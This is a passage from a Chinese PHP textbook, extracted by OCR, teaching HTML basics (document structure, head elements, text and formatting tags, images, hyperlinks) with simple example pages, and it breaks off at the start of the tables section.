本章必须掌握的知识点

- W3C 标准
- HTTP 协议是什么，以及 URL 的组成和作用
- 动态网站开发所需要的 Web 构件，以及每种构件在 Web 开发中的用途
- Web 的工作原理，以及网站的运行过程
- PHP 开发 Web 应用的优势

本章需要了解的内容

- 了解 B/S 软件体系结构的特点
- Web 开发的优势
- LAMP 组合的特性、优势及应用领域
- PHP 的优势及学 PHP 需要学习的内容

第2章 HTML的设计与应用

网页是Internet上最基本的文档，主要是作为网站的一部分，也可以独立存在。对于网页制作来讲，HTML是所有网页制作技术的核心与基础。HTML用于解释Web页面的结构，例如，指明哪些文本作为标题，段落的起始位置和结束位置在何处，哪些图像应当出现在文档中，以及指定不同页面之间的链接等。HTML是Web页面的描述性语言，不管在Web上发布信息，还是编写可交互的程序，都离不开HTML语言的应用。PHP则是一种可嵌入HTML语言，可以生成动态的HTML页面。学习HTML是开发PHP程序的基础，本章所介绍的HTML语法，只覆盖了本书程序实例中所涉及的内容。

2.1 网页制作概述

虽然HTML语言对于制作一般的网页完全可以胜任，但为了网页的美观和与用户具有交互性的效果，还需要用到CSS和JavaScript等网页制作技术。HTML是Web页面描述性语言，主要用来在Web上发布信息，以及简单的布局。CSS是层叠样式表，是网页页面排版样式标准，能够将格式和结构分离，使浏览器的界面更加友好。JavaScript是一种描述脚本语言，和CSS一样都可以嵌入到HTML中，在客户端计算机中执行。JavaScript是具有交互性的Web设计最佳选择，也是浏览器普遍支持的语言。所以HTML、CSS和JavaScript三项技术结合使用，才是网页设计及制作静态网页的核心。

2.1.1 HTML基础

HTML（HyperText Marked Language）即超文本标记语言，是一种用来制作超文本文档的简单标记语言。我们在浏览网页时，看到的一些丰富的影像、文字、图片等内容都是通过HTML表现出来的。用HTML编写的超文本文档称为HTML文档，它能独立于各种操作系统平台，一直被用做WWW（万维网）的信息表示语言。对于网站软件开发的人员来讲，如果不涉及HTML语言是不可能的。

- 所谓超文本，是因为它不仅是可以加入文字的文本文件，还可以加入链接、图片、声音、动画、影视等内容文本文件。使用HTML语言描述的文件，需要通过Web浏览器显示出效果。HTTP协议的制定使浏览器在运行超文本时有了统一的规则和标准。
- 所谓标记语言，是在纯文本文件里面包含了HTML指令代码。这些指令代码并不是一种程序语

言，它只是一种排版网页中资料显示位置的标记结构语言，易学易懂，非常简单。在 HTML 中每个用来作为标签的符号都是一条命令、它告诉浏览器如何显示文本。这些标签均由“<”和“>”符号，以及一个字符串组成。而浏览器的功能是对这些标记进行解释后，显示出文字、图像、动画、播放声音。

- HTML 文件必须使用.htm 或者.html 作为文件扩展名，推荐使用.html 是比较安全的做法。

2.1.2　简单 HTML 实例制作

学习使用 HTML 制作网页，最好、最快捷的方式就是边学边做实验，那么让我们建立一个简单的范例吧，非常容易。因为网页文档是纯文本文件，所以只需要两个工具即可：一个是文本编辑器，另一个是浏览器。下面介绍一个简单的 HTML 实例制作步骤，所有 HTML 页面的制作都可以参考同样的过程。

- 第一步：打开文本编辑器（Windows 系统用户，可以使用记事本，Linux 用户可以使用 vi），记住，如果你在使用比较复杂的文字处理器，就应该用“纯文本”或“普通文本”来保存。
- 第二步：输入页面的主体标记，每个 HTML 页面都要包含这些主体标记，代码如下所示：

```
<html>                                          <!-- HTML开始标记                    -->
    <head>                                      <!-- HTML头信息开始标记              -->
        <title>本页面的标题</title>              <!-- 网页标题标记                    -->
    </head>                                     <!-- HTML头信息结束标记              -->
                                                <!-- HTML中可以使用空行调整编码格式  -->
    <body bgcolor="black" text="#ffffff">       <!-- 网页主体标记                    -->
        <center>                                <!-- HTML格式标记中的居中标记        -->
            <h1>这是第一个HTML实例</h1>          <!-- HTML内容1号标题标记             -->
        </center>                               <!-- HTML居中格式的结束标记          -->
        <hr width=80%>                          <!-- HTML中输出分隔线标记            -->
        <p>本页显示黑色背景，白色的文本</p>      <!-- HTML段落的标记对                -->
    </body>                                     <!--页面体中内容结束标记             -->
</html>
```

- 第三步：将它命名为“xxxx.html”（随便你起一个什么名字，扩展名也可是 htm）。例如，mypage.html。
- 第四步：使用浏览器直接打开这个文件，你会看见自己做的最简单的页面，如图 2-1 所示。

图 2-1　第一个 HTML 实例演示

如果希望将该页面发布到万维网上，让任何人都可以访问，就需要将其存放到 Web 服务器的文档根目录下。然后在客户端浏览器的地址栏中，只有通过输入该文件的 URL 进行访问，例如

http://localhost/mypage.html。页面的显示内容和在本机中直接使用浏览器打开的结果相同，都是通过浏览器解析同样的 HTML 代码后输出的结果。

2.2 HTML 语言的语法

HTML 是文本类型的语言，和其他任何一门语言相比，语法都是最简单的。但在编写 HTML 文件时，必须遵循 HTML 的语法规则。一个完整的 HTML 文件由标题、段落、列表、表格、文本，即嵌入的各种对象所组成，这些逻辑上统一的对象称为元素，HTML 使用标签来描述这些元素。实际上整个 HTML 文件就是由元素与标签组成的文本文件，可以直接由浏览器解释执行，解析它们显示出美妙的网页，而无须编译。当用浏览器打开网页时，浏览器读取网页中的 HTML 代码，分析其语法结构，然后根据解释的结果显示网页内容。正因如此，网页显示的速度同网页代码的质量有很大的关系，保持精简和高效的 HTML 源代码是十分重要的。也可以在浏览器打开的网页中，通过相应“查看源文件”的命令查看网页中的 HTML 代码。

2.2.1 HTML 标签和元素

在 HTML 文件中是以标签来标记网页结构和显示内容资料的。以“<标签名>”表示标签开始，以“</标签名>”结束。大部分标签都是成对出现的，成对的标签也称为容器。在一对标签中也可以嵌套其他标签。一个 HTML 标签及标签中嵌套的内容就是网页中的一个“HTML 元素”。例如，在<body>和</body>之间的是主体元素，又如，<title>和</title>是标签，而<title>Rumple Stiltskin</title>则是标题元素。也有极少的标签不需要与之配对的结束标签，也称为空标签，即空元素，例如
、<hr>等。</body>和</title>关闭它们各自的标签。所有的 HTML 标签都要关闭。尽管老版本的 HTML 允许某些标签不关闭，但最新的标准要求所有的标签都要关闭。无论如何，闭合标签是一个好习惯。并不是所有的标签都像<html></html>一样关闭，有的标签不用绕在内容外面，它们是自关闭的。比如断行的标签是这样的：
。需要记住的是，所有的标签都必须关闭，以及大部分的内容都在标签之间，它们的格式是这样的：起始标签 - 内容 - 闭合标签。如图 2-2 所示为一个 HTML 区块元素。

图 2-2　一个 HTML 区块元素

2.2.2 HTML 语法不区分字母大小写

HTML 标签名和属性都是不区分大小写的，例如<body>、<BODY>或<Body> 都是定义相同的标记，但推荐全部使用小写字母书写。

2.2.3　HTML 标签属性

属性是为 HTML 元素所提供的附加信息，总是以“名称=值”对的形式出现在 HTML 标记中，例如<tag name= "value">。大多数 HTML 标签都有自己的一些属性，要写在始标签内，用于进一步改变显示的效果。如果有多个属性，使用空格分隔开，各属性之间无先后次序，而且 HTML 标记中的每个属性都是可选的，也都可以省略而采用默认值。属性的值可以用英文的双引号（" "）或者单引号（''）引起来，也可以不使用引号，推荐使用双引号（W3C 规范）。例如<body bgcolor="black" text='#ffffff'>标记中使用了两个属性，分别将<body>标记中的内容背景设置为黑色，前景设置为白色。

2.2.4　HTML 颜色值的设置

大多数的浏览器都支持颜色名集合，颜色值是一个关键字或一个 RGB 格式的数字，在网页中用得很多。仅仅有 16 种颜色名被 W3C 的 HTML4.0 标准所支持，它们是：aqua、black、blue、fuchsia、gray、green、lime、maroon、navy、olive、purple、red、silver、teal、white、yellow。如果需要使用其他的颜色，就需要使用十六进制的颜色值。十六进制的颜色值是由一个十六进制符号来定义的，这个符号由红色、绿色和蓝色的值组成（RGB）。每种颜色的最小值是 0（十六进制：#00）。最大值是 255（十六进制：#FF）。也就是每个原色可有 256 种彩度，故此三原色可混合成 16777216 种颜色。应用时需要在每个 RGB 值之前加上“#”符号，例如 bgcolor="#00ff00"。如果使用英文名字表示颜色值，可以直接写名字，例如 bgcolor="green"。

2.2.5　HTML 文档注释

如果希望在源代码中添加注释，便于阅读，可以以“<!--”开始，以“-->”结束。HTML 注释的使用如下所示：

```
1 <!-- ------------------------------------------------ -->
2 <!--              文件名称：mypage.html               -->
3 <!--              文件说明：第一个HTML实例            -->
4 <!-- ------------------------------------------------ -->
```

注释语句只出现在源代码中，浏览器在解释代码时会忽略注释的内容，而不会在浏览器中显示。这样可以为自己或者别人进行注释，或者临时注释掉没有准备好的文档部分。但要注意不要在注释中再包含注释，而且注释不能在标记中使用。此外，注释可以包围和隐藏标记，但要注意的是，在注释掉标记之后，要保证剩余的文本仍然是一个结构完整的 HTML 文档。

2.2.6　HTML 代码格式

任何回车或空格在源代码中都不起作用，所以在编写 HTML 代码时，可以使用回车或者空格进行代码排版，这样可以使代码清晰。必须保持严格的缩进规则，以“Tab”键为准。

2.2.7 HTML 字符实体

一些字符在 HTML 中拥有特殊的含义，例如小于号（<）用于定义 HTML 标签的开始，不可以直接在网页中输出。如果我们希望浏览器能正确地显示这些有特殊含义的字符，必须在 HTML 源码中插入字符实体。

字符实体有三部分：一个和号（&）；一个实体名称或者使用#号和一个实体编号；以及一个分号（;）。例如，要在 HTML 文档中显示小于号，我们需要使用“<”或者“<”实体形式输出。建议使用实体名称而不去实体编号，好处在于名称相对来说更容易记忆。但要注意实体名称对大小写敏感。空格是 HTML 中最普通的字符实体，通常情况下，HTML 会裁掉文档中的空格。例如，在文档中连续输入 10 个空格，那么会被去掉其中的 9 个。如果使用 ，就可以在文档中增加空格。还有一些比较常用的 HTML 实体，如表 2-1 所示。

表 2-1　常用的 HTML 实体

显示结果	描　述	实体名称	实体编号
	空格		
<	小于号	<	<
>	大于号	>	>
&	和号	&	&
“	引号	"	"
‘	撇号（IE 不支持）	'	'
¢	分	¢	¢
£	镑	£	£
¥	日元	¥	¥
§	节	§	§
©	版权	©	©
®	注册商标	®	®
×	乘号	×	×
÷	除号	÷	÷

2.3 HTML 文件的主体结构

一个 HTML 文档的基本格式，需要包含以下几个全局架构元素标签，并将 HTML 代码分为三部分编写，它们可以被看做文档的框架。如下所示：

```
<html>                          <!-- HTML文件开始          -->
    <head>                      <!-- HTML文件的头部开始    -->
        ... ...                 <!-- HTML文件的头部内容    -->
    </head>                     <!-- HTML文件的头部结束    -->

    <body>                      <!-- HTML文件的主体开始    -->
        ... ...                 <!-- HTML文件的主体内容    -->
    </body>                     <!-- HTML文件的主体结束    -->
</html>                         <!-- HTML文件结束          -->
```

上例在网页文件中声明的这几对标签，在每个网页文档中都是唯一的，head 标签和 body 标签需要嵌套在 HTML 标签中。

- 第一部分：<html>和</html>是网页文件的最外层标签，HTML 文件中所有的内容都应该在这两个标记之间。<html>标签告诉浏览器这个 HTML 文件的开始点，</html>标签告诉浏览器这是 HTML 文件的结束点。
- 第二部分：位于<head>标签和</head>标签之间的文本是头信息，放在<html>元素中最上面使用，头信息不会显示在浏览器窗口中。主要包括当前页面的一些基本描述的语句，用于说明文件的标题和整个文件的一些公共属性，例如声明网页的标题和关键字等，每个<head>元素应当包含一个<title>元素以指示文档的标题，它也可以以任意顺序包含<base>、<object>、<link>、<style>、<script>、<meta>元素的任意组合。
- 第三部分：<body>标签是 HTML 文件的主体标记，标签之间的文本是正文内容，包含用户能够在浏览器主窗口中看到的。例如，文字、图片、链接、表单等都需要声明在这个标记中，该元素出现在<head>元素之后。

2.4 HTML 文档头部元素<head>

HTML 头部标记是<head>，主要包括页面的一些基本描述语句，以及 CSS 和 JavaScript，一般都可以定义在头部元素中。它用于包含当前文档的有关信息，例如网页标题和关键字等。通常位于头部的内容都不会在网页上直接显示，而是通过另外的方式起作用。在<head>标记中可以使用的标记不多，包含的一些常见的如<title>、<base>、<link>和<meta>等标记，<head>与</head>之间必须有<title>。

2.4.1 <title>元素

编写每个页面时，应该给其指定一个标题。HTML 文件的标题使用<title>元素，<title>是<head>元素的子元素，将内容显示在浏览器的标题栏中，用以说明文件的用途，也可以作为浏览器中书签的默认名称。每个 HTML 文档都应当有标题，在浏览者保存该网页后成为保存后网页的文件名。另外，搜索引擎在收录该页面时，将网页标题作为搜索的关键字，并将其在搜索引擎页面中作为标题显示。基本语法格式如下所示：

```
<title> LAMP 兄弟连：《细说 PHP》 </title>                    <!-- 在头部定义的标题标记 -->
```

使用实际描述站点内容的标题是非常重要的。例如，站点的主页面不应当只使用“网站首页”标注，而是应当采用能够描述站点内容的语句，通常都是“公司名称+公司产品”。对于优秀的页面标题，访问者在阅读它之后就应当能够了解该页面的内容，而不需要查看页面的实际内容。<title>元素中只能包含关于页面标题的文本，而不能包含其他任何元素。

2.4.2 <base>元素

当浏览器遇到相对 URL 时，<base>实际上是将相对 URL 转换为完整的绝对 URL。<base>元素允

许用户指定页面的基 URL，这样当浏览器遇到相对 URL 时，将在它们的前面添加基 URL，在网页文档中所有的相对地址形式的 URL 都是相对于这里定义的基 URL 而言的。例如，如果在<base>中指定基 URL 为 http://bbs.lampbrother.net，那么在网页中出现的相对链接“test.html”将对应 http://bbs.lampbrother.net/test.html 的页面。因此，如果网页位置发生变化，可以通过修改<base>来修改这一变化。一篇文档中的<base>标记最多只能有一个，而且必须放于头部，并且应该在任何包含 URL 地址的语句之前。基本语法格式如下所示：

```
<base href="URL" target="WINDOW_NAME" />                    <!-- 在头部定义的基底网址标记  -->
```

2.4.3 <link>元素

<link>元素可用于创建到 CSS 样式表的链接，始终是空元素，用于描述两个文档之间的连接关系，一个最有用的应用就是外部层叠样式表的定位。浏览器会分析<link>中的内容，自动读取并加载相应的文件。基本语法格式如下所示：

```
<link rel="stylesheet" type="text/css" href="style.css" />          <!-- 在头部链接 CSS 文件位置  -->
```

2.4.4 <meta>元素

通过<meta>标记的属性来定义文件信息的名称、内容等。这个标记是实现元数据的主要标记，它能够提供文档的关键字、作者、描述、编码和语言等多种信息，在 HTML 的头部可以包括任意数量的<meta>标记。通过该标记中的 http-equiv、name、content 属性，可以建立多种多样的效果和功能。基本语法格式如下所示：

```
<meta name="某个设置值" content="对该设置值进行具体补充说明的信息" />
<meta http-equiv="某个设置值" content="对该设置值进行具体补充说明的信息" />
```

下例给出一段包含<head>标记的源代码，以 LAMP 兄弟连的技术论坛为例。登录 http://bbs.lampbrother.net 后，通过查看源文件的方式即可找到以下的头部信息：

```
<head>
    <title> LAMP兄弟连 PHP论坛|LAMP视频教程|PHP源码|PHP手册|PHP学习|PHP下载</title>
    <meta name="keywords" content="PHP论坛，LAMP视频教程，PHP手册，PHP学习,PHP下载">
    <meta name="description" content="LAMP兄弟连是以PHP技术为核心的LAMP技术论坛...">
    <meta name="author" content="LAMP Brother UI Team">
    <meta name="copyright" content="2006-2013 EDU.">
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
    <base href="http://bbs.lampbrother.net/" target="_blank">
    <link rel="archives" title="LAMP兄弟连" href="archiver/">
    <link rel="StyleSheet" type="text/css" href="css/style.css">
    <script src="include/js/common.js" type="text/javascript"></script>
</head>
```

以上是头部信息的一些基本用法，其中最重要的就是<title>标记和<meta>中的 Keywords 和 Description 属性的设定。因为这两个语句可以让搜索引擎更准确地发现你，吸引更多的人访问你的站点。根据现在流行搜索引擎的工作原理，搜索引擎先派机器人自动在 WWW 上搜索。当发现新的网站时，便于检索页面中的 Keywords 和 Description，并将其加入到自己的数据库，然后再根据关键词的密度将网站排序。

2.5 HTML 文档主体标记

在 HTML 的<body>和</body>中放置的是页面中所有的内容，如图片、文字、表格、表单、超链接等设置，一般不能省略。<body>标签有自己的属性，设置<body>标签内的属性，可控制整个页面的显示方式。该标记的基本使用格式如下所示：

```
<html>
    <body bgcolor="#FFFFE7" text="#FF0000" link="#3300FF" alink="#FF00FF" vlink="#9900FF">
        <!-- 所有的正文内容都在此声明 -->
    </body>
</html>
```

<body>标签中可以使用的属性信息描述如表 2-2 所示。

表 2-2　body 标签的常用属性

属　性	描　述
text	设定页面文字的颜色
bgcolor	设定页面背景颜色
background	设定页面背景图像
bgproperties	设定页面背景图像为固定，不随页面的滚动而滚动
link	设定页面默认的连接颜色
alink	设定鼠标正在单击时的连接颜色
vlink	设定访问后连接文字的颜色
topmargin	设定页面的上边距
leftmargin	设定页面的左边距

还有 4 个通用的属性，不仅能够在<body>标签中使用，在任何 HTML 的标签中都可以使用。但这 4 个属性通常只有在结合 CSS 和 JavaScript 时才去使用，如表 2-3 所示。

表 2-3　通用的 HTML 标签的属性

属　性	描　述
id	设定标签的 ID
name	设定标签的名称
class	设定标签样式的类选择器
style	设定标签样式属性

2.6 文字版面的编辑

网页中的信息主要是以文本为主的，可以通过字体、大小、颜色、底纹、边框等来设置文本的属性。文字版面的编辑包括文本标签和格式标签两种，在浏览器中显示的文字内容和格式都要在<body>标记

中编写。文字是网页设计最基础的一部分，一个标准的文字页面可以起到传达信息的作用。对文字的格式化，通常可以使用两种方式：一种方式是直接使用 HTML 标记，另一种是使用 CSS。利用 CSS 可以对文本的格式进行精确控制，使用 HTML 标记则更有利于搜索引擎。

2.6.1 格式标签

格式标签用于定义网页中文本的布局，如缩进、位置、换行控制、列表等。当浏览器遇到这些标记时，就会按标记的格式显示网页。例如，
标签具有换行的功能，当浏览器遇到
标签时，就会把标签后的文本从新的一行开始显示。常见的格式标签如表 2-4 所示。

表 2-4 常见的 HTML 格式标签

标　签	描　述
 	换行标签，完成文字的紧凑显示。如果有多个换行可以连续使用多个 标记
<p>	换段落标签，即换行之后插入一个空行，然后在下一行显示其后的文本。可以使用成对的<p>标记来包含段落，也可以使用单独<p>标记来划分段落
	居中对齐标签，使段落或文字相对于上一层标记居中对齐
<pre>	预格式化标记，保留文字在源代码中的格式，页面中显示的和源代码中书写的格式效果完全一致
	列表项目的标记，每个列表项使用一个 标记
	无序列表，使用 作为无序的声明，使用 作为每个项目的起始。没有顺序号，使用缩进的形式表示一定的层次性
	有序列表，可以显示特定的项目顺序，与无序号列表 使用方式基本相同
<hr>	水平分隔线标签，用于段落与段落之间的分隔

在下例中简单应用表 2-4 中介绍的格式标记，这些标记全部需要声明在<body>标记中使用，代码如下所示：

```
<html>
    <head><title>格式标记测试网页</title></head>    <!-- 在头标记中输出网页的标题 -->
    <body>                                          <!-- 主体标记的开始 -->
        <p>一段文本</p>                             <!-- 使用段落标记输出一个文本 -->
        <center>这行文本在网页中居中显示</center>   <!-- 居中标记设置一段文本居中显示 -->
        <pre>                                       <!-- 预定义标记保留源代码格式输出 -->
                    上边                            <!-- 保留这些文字在源代码中的格式 -->
            左边                    右边            <!-- 保留这些文字在源代码中的格式 -->
                    下边                            <!-- 保留这些文字在源代码中的格式 -->
        </pre>                                      <!-- 保留这些文字在源代码中的格式 -->
        <hr>                                        <!-- 在段落与段段落之间输出的分隔 -->
        无顺序列表：                                <!-- 在页面中输出一个文本 -->
        <ul>                                        <!-- 无顺序列表的开始标记 -->
            <li>第一项</li>                         <!-- 无顺序列表中第一个列表项目 -->
            <li>第二项</li>                         <!-- 无顺序列表中第二个列表项目 -->
            <li>第三项</li>                         <!-- 无顺序列表中第三个列表项目 -->
        </ul>                                       <!-- 无顺序列表的结束标记 -->
        <hr>                                        <!-- 在段落与段段落之间输出的分隔 -->
        有顺序列表：                                <!-- 有顺序列表的开始标记 -->
        <ol>                                        <!-- 有顺序列表的开始标记 -->
            <li>第一项</li>                         <!-- 有顺序列表中第一个列表项目 -->
            <li>第二项</li>                         <!-- 有顺序列表中第二个列表项目 -->
            <li>第三项</li>                         <!-- 有顺序列表中第三个列表项目 -->
        </ol>                                       <!-- 有顺序列表的结束标记 -->
```

```
25     </body>                                    <!-- 主体标记的结束标记          -->
26 </html>
```

在浏览器中的输出结果如图 2-3 所示。




图 2-3　HTML 格式标签输出结果演示

2.6.2　文本标签

在网页中，为了着意强调某一部分文字，或者为了让文字有变化，HTML 提供了一些标签产生这些效果。常见的文本风格标签如表 2-5 所示。

表 2-5　常见的 HTML 文本风格标签

标　签	描　述
<hn>	标题字标记，*n* 为 1～6，定义了六级标题，而且会自动换行插入一个空行
<b>	粗体字标签
<i>	斜体字标签
<u>	下画线字体标签
<sub>	文字下标字体标签
<sup>	文字上标字体标签
<font>	字体标记，可以通过该标记指定字体大小、颜色、字体等信息
<tt>	打字机文字
<cite>	用于引证、举例，通常为斜体字
	表示强调，通常为斜体字
	表示强调，通常为粗体字
<small>	小型字体标签
<big>	大型字体标签

在下例中简单应用表 2-5 中介绍的文本修饰标记，和前面介绍的格式标记使用方式类似，也全部需

要声明在<body>标记中使用，代码如下所示：

```
<html>
    <head>
        <title>文本标记测试网页</title>
    </head>

    <body>
        <h1>使用&lt;H1&gt;输出一号标题字体</h1>
        <h2>使用&lt;H2&gt;输出二号标题字体</h2>
        <h3>使用&lt;H3&gt;输出三号标题字体</h3>
        <h4>使用&lt;H4&gt;输出四号标题字体</h4>
        <h5>使用&lt;H5&gt;输出五号标题字体</h5>
        <h6>使用&lt;H6&gt;输出六号标题字体</h6>

        <font face="楷体_GB2312" color="red" size="5">绝对字号大小为5的红色楷体字</font><br>
        <font face="宋体" color="green" size="+3">相对字号大小为+3的绿色宋体字</font><br>
        <font face="黑体" color="blue" size="-1">相对字号大小为-1的蓝色黑体字</font><br>

        <b>使用&lt;B&gt;标记输出粗体字</b><br>
        <u>使用&lt;U&gt;标记输出带有下画线的文字</u><br>
        <i>使用&lt;I&gt;标记输出斜体字</i><br>

        <tt>使用&lt;TT&gt;标记输出打印机文字</tt><br>
        <cite>使用&lt;CITE&gt;标记输出引证、举例的斜体字</cite><br>
        <em>使用&lt;EM&gt;标记输出强调的斜体字</em><br>
        <strong>使用&lt;STRONG&gt;标记输出强调的粗体字</strong><br>
        <small>使用&lt;SMALL&gt;标记输出小型的字体</small><br>
        <big>使用&lt;BIG&gt;标记输出大型的字体</big><br>
    </body>
</html>
```

上面的示例代码在浏览器中的显示结果如图 2-4 所示。




图 2-4　HTML 文本标签输出结果演示

2.7 创建图像和链接

图像和超级链接极大地非富了 HTML 文档的表现形式。我们看到的丰富多彩的 Web 页面，都是因为有了图像。而超链接是网站的灵魂，可以实现访问其他 Web 页面的功能。在互联网上，图像和链接则是通过 URL 唯一确定信息资源的位置。URL 分为绝对 URL 和相对 URL，当所需资源在远程主机时，需要使用绝对 URL。而当资源在本机时，可以只提供文件名部分，这就是相对 URL。

2.7.1 插入图片

在 Web 页面中通常使用三种格式的图片，即 JPEG、GIF 和 PNG。通过使用<img />标记在浏览器中显示一张图像，其语法格式如下所示：

```
<img src=URL alt=text width=num height=num border=num />          <!-- 在网页中插入图片 -->
```

上面给出<img />标记常用的一些属性，其中 src 属性用于指定一个包括 URL 路径名的图像文件。alt 属性用于定义一个字符串，<img />的 alt 属性不可以缺少，有三个作用：当浏览该网页时，如果图像下载完成，鼠标放在该图像上，稍等片刻，鼠标旁边会出现这个属性指定的提示文字；第二个作用是，如果图像没有被下载，在图像的位置上就会显示该属性指定的提示文字；第三个作用是，搜索引擎可以通过这个属性的文字抓取该图片。width 和 height 两个属性分别用于指定图像的宽度和高度，单位为像素，如果需要等比例缩放，只需使用一个即可。border 属性用于指定图像边界的宽度，单位为像素。<img>标记在网页中的使用如下所示：

```
1 <html>
2     <head><title>图片插入示例</title></head>                          <!-- 在标题栏输出网页标题 -->
3     <body>                                                            <!-- 网页主体部分开始 -->
4         <img src="images/linux_logo.jpg" alt="这是Linux图标">          <!-- 使用alt属性的图片 -->
5         <img src="images/linux_logo.jpg" border="2">                  <!-- 设置图片的边框宽度2px -->
6         <img src="images/linux_logo.jpg" width="80">                  <!-- 只设置宽度高度自动适应 -->
7         <img src="images/linux_logo.jpg" width="80" height="40">      <!-- 图片高度和宽度一起设置 -->
8     </body>                                                           <!-- 网页主体部分结束 -->
9 </html>
```

上例在网页中使用<img />标记分别插入 4 张图片，并且都使用 src 属性通过相对 URL 指定图像文件的位置。图 2-5 是插入图片后页面的显示效果，默认情况下文字和图片处于同一行。




图 2-5　使用 HTML 图像标签插入图片的显示结果

2.7.2 建立锚点和超链接

Web 上的网页是互相链接的，单击被称为超链接的文本或图形就可以链接到其他页面。超文本具有的链接能力，可层层链接相关文件，这种具有超级链接能力的操作，称为超级链接。超级链接除了可链接文本外，也可链接各种媒体，如声音、图像、动画，通过它们我们可享受丰富多彩的多媒体世界。链接文档中的特定位置也称锚点，在浏览页面时如果页面很长，要不断地拖动滚动条给浏览带来不便，要是浏览者可以从上头阅读到尾，又可以选择自己感兴趣的部分阅读，这种效果就可以通过两个锚点间的一种链接关系来实现。定义锚点和超链接都使用<a>标记，其基本语法格式如下所示：

```
<a href=URL name=name target=target>链接文字</a>                    <!--  在网页中定义锚点和链接  -->
```

上面给出<a>标记常用的一些属性，其中 href 属性指定所链接文件的 URL 路径。name 属性指定页面的锚点名称，如果需要链接到对应的锚点位置，需要在锚点名前加一个“#”字符。target 属性指定要打开的链接所使用的浏览器窗口名称，可以使用自定义的窗口名称，也可以使用下面 4 个内置的窗口名称。

- **_self**：在当前窗口中打开链接文件，是默认值。
- **_blank**：开启一个新的窗口打开链接文件。
- **_parent**：在父级窗口中打开文件，常用于框架页面。
- **_top**：在顶层窗口中打开文件，常用于框架页面。

下面是一段定义锚定和超链接的示例代码，使用文字链接和图片链接两种，以及通过相对 URL 和绝对 URL 分别链接本地文件和远程文件。

```
<html>
    <head><title>建立锚点和超链接示例</title></head>
    <body>
        <a name="anchor_one">      <!-- 在本页声明一个锚点,名为anchor_one -->

        <a href="http://bbs.lampbrother.net/index.php">以绝对URL指定链接文件的位置</a><br>
        <a href="link.html" target="_blank">在新窗口中打开以相对URL指定的文件位置</a><br>
        <a href="link.html"><img src="images/linux_logo.jpg" alt="图像链接"></a><br>

        <a href="#anchor_one">链接到当前页面的锚点位置</a><br>
        <a href="link.html#anchor_one">链接到其他页面中锚点位置</a><br>
    </body>
</html>
```

2.8 使用 HTML 表格

表格在网站应用中使用得非常广泛，可以方便灵活地排版，很多动态大型网站也都是借助表格排版，但现在都使用 DIV+CSS 进行页面布局。表格可以把相互关联的信息元素集中定位，使浏览页面的人一目了然。在 HTML 文档中，表格需要通过表格标记<table>、行标记<tr>、单元格标记<th>或<td>等标签按一定的关系嵌套共同完成，<tr>、<td>必须定义在<table>之间。表格的基本结构如下所示。

```
<table>                                  <!-- 用于定义一个表格开始标记 -->
    <caption> 表格名称 </caption>        <!-- 用于定义表格的标题标记 -->

    <tr>                                 <!-- 定义一行标记，可以在内部建立多组单元格 -->
